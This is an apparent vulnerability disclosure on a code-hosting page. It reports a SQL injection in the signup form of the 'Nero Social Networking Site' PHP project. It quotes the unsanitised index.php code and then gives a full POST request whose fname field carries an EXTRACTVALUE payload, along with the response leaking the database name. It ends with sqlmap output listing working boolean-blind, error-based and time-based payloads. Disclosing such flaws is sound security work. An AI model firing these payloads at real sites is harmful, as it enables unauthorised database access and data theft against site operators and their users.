

 zzZxby 3

3e8a5cf · 2 weeks ago 

49 lines (32 loc) · 1.65 KB

Preview

Code

Blame

Raw



Nero Social Networking Site

Sql injection

From


<https://code-projects.org/nero-social-networking-site-in-php-with-source-code/>

Points

index.php


Description

A SQL injection vulnerability was found in the Nero Social Networking Site In PHP With Source Code project of code-projects. The reason is that the parameters input by users are not filtered in the index.php interface, resulting in an injection vulnerability.



```
37 $cnumber="";
38 $email="";
39
40 if (isset($_POST['Submit'])) {
41
42     //Sanitize the POST values
43     $fname = ($_POST['fname']);
44     $lname = ($_POST['lname']);
45     $login = ($_POST['login']);
46     $password = md5($_POST['password2']);
47     $cpassword = md5($_POST['cpassword']);
48     $address = ($_POST['address']);
49     $cnumber = ($_POST['cnumber']);
50     $email = ($_POST['email']);
51     $gender = ($_POST['gender']);
52     // $bdate = clean($_POST['bdate']);
53     $propic = ($_POST['propic']);
54     $bday = $_POST['month'];
55
56     $pattern = "/^([a-z0-9])([a-z0-9_]*[a-z0-9])*\@[a-z0-9]([a-z0-9-]*[a-z0-9])+\.(
57     a-z0-9)([a-z0-9-]?[a-z0-9])+$$/i";
58     //Input Validations
59
60     if (!preg_match($pattern,$email)){
61         $e = "Invalid Email Address";
62     }
63
64     if ($email=="") {
65         $e = "";
66     }
67
68     if ($fname=="") {
69         $vfname = "<td>Field Missing.</td>";
70     }else{
71         $vfname="";
72     }
73
74     if ($lname==""){
75         $vlname = "<td>Field Missing.</td>";
76     }else{
77         $vlname="";
78     }
79 }
```

The parameters entered by the user are directly spliced into the SQL statement



```
136
137 if ($fname!= "" && $lname!= "" && $login!= "" && $password!= "" && $cpassword==$password && $
138 address!= "" && preg_match($pattern,$email) && $cnumber!= "" ) {
139     $link = mysql_connect("localhost:3306", "root", "");
140     if (!$link) {
141         die('Failed to connect to server: ' . mysql_error());
142     }
143
144     //Select database
145     $db = mysql_select_db("boramalink");
146     if (!$db) {
147         die("Unable to select database");
148     }
149
150     $query = mysql_query("INSERT INTO members(UserName, Password, FirstName, LastName,
151     Address, ContactNo, Url, Birthdate, Gender, profImage, curcity)VALUES('$login','$
152     password','$fname','$lname','$address','$cnumber','$email','$bday','$gender','$propic
153    ','$address')")or die(mysql_error());
154     header('Location: signup-success.php');
155     echo "login success";
156
157 }
158
159 ?>
160 <html>
161 <head><title>index</title></head>
162
163 <style type="text/css">
164 <!--
165 body {
166     background-image: url(bg/bg3.jpg);
167     background-repeat: repeat-x;
168     background-color: #d9deeb;
169 }
```



```
POST /index.php HTTP/1.1
Host: 10.211.55.4:8066
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://10.211.55.4:8066/index.php
Cookie: PHPSESSID=si8ae5b5mou1p6fl4op47jnc66
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://10.211.55.4:8066
Content-Length: 181
```

```
fname=xby'+AND+EXTRACTVALUE(3631,CONCAT(0x5c,(SELECT+(
(database()))),0x5c))+AND+'RrvT'='RrvT&lname=xby&login=xby&password2=xby&cpassword2=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&
email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign+Up
```

The screenshot shows a web browser interface with a request and response pane. The request is a POST to /index.php with various headers and a long body. The response is a 200 OK from Apache/2.4.39 with a 35-byte content length. The body contains an XPATH syntax error message.

request

```
1 POST /index.php HTTP/1.1
2 Host: 10.211.55.4:8066
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Referer: http://10.211.55.4:8066/index.php
5 Cookie: PHPSESSID=si8ae5b5mou1p6fl4op47jnc66
6 Priority: u=0, i
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
10 Gecko/20100101 Firefox/136.0
11 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
12 Accept-Encoding: gzip, deflate
13 Origin: http://10.211.55.4:8066
14 Content-Length: 181
15 fname=xby'+AND+EXTRACTVALUE(3631,CONCAT(0x5c,(SELECT+(database()))),0x5c))+AND+'RrvT'='RrvT&lname=xby&login=xby&password2=xby&cpassword2=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign+Up
```

39bytes / 16ms

```
1 HTTP/1.1 200 OK
2 Date: Mon, 21 Apr 2025 04:01:10 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Content-Type: text/html; charset=UTF-8
6 Content-Length: 35
7
8 XPATH syntax error: '\boramalink\'
9
```

sqlmap

```
sqlmap-master — -zsh — 80x29
sqlmap identified the following injection point(s) with a total of 415 HTTP(s) requests:
---
Parameter: fname (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: fname=xby' RLIKE (SELECT (CASE WHEN (6792=6792) THEN 0x786279 ELSE 0x28 END)) AND 'aqNb'='aqNb&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: fname=xby' AND EXTRACTVALUE(3631,CONCAT(0x5c,0x717a7a7071,(SELECT (ELT(3631=3631,1))),0x7176707071)) AND 'RrvT'='RrvT&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up

  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: fname=xby' RLIKE SLEEP(5) AND 'XrCJ'='XrCJ&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up
---
[11:53:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.1
```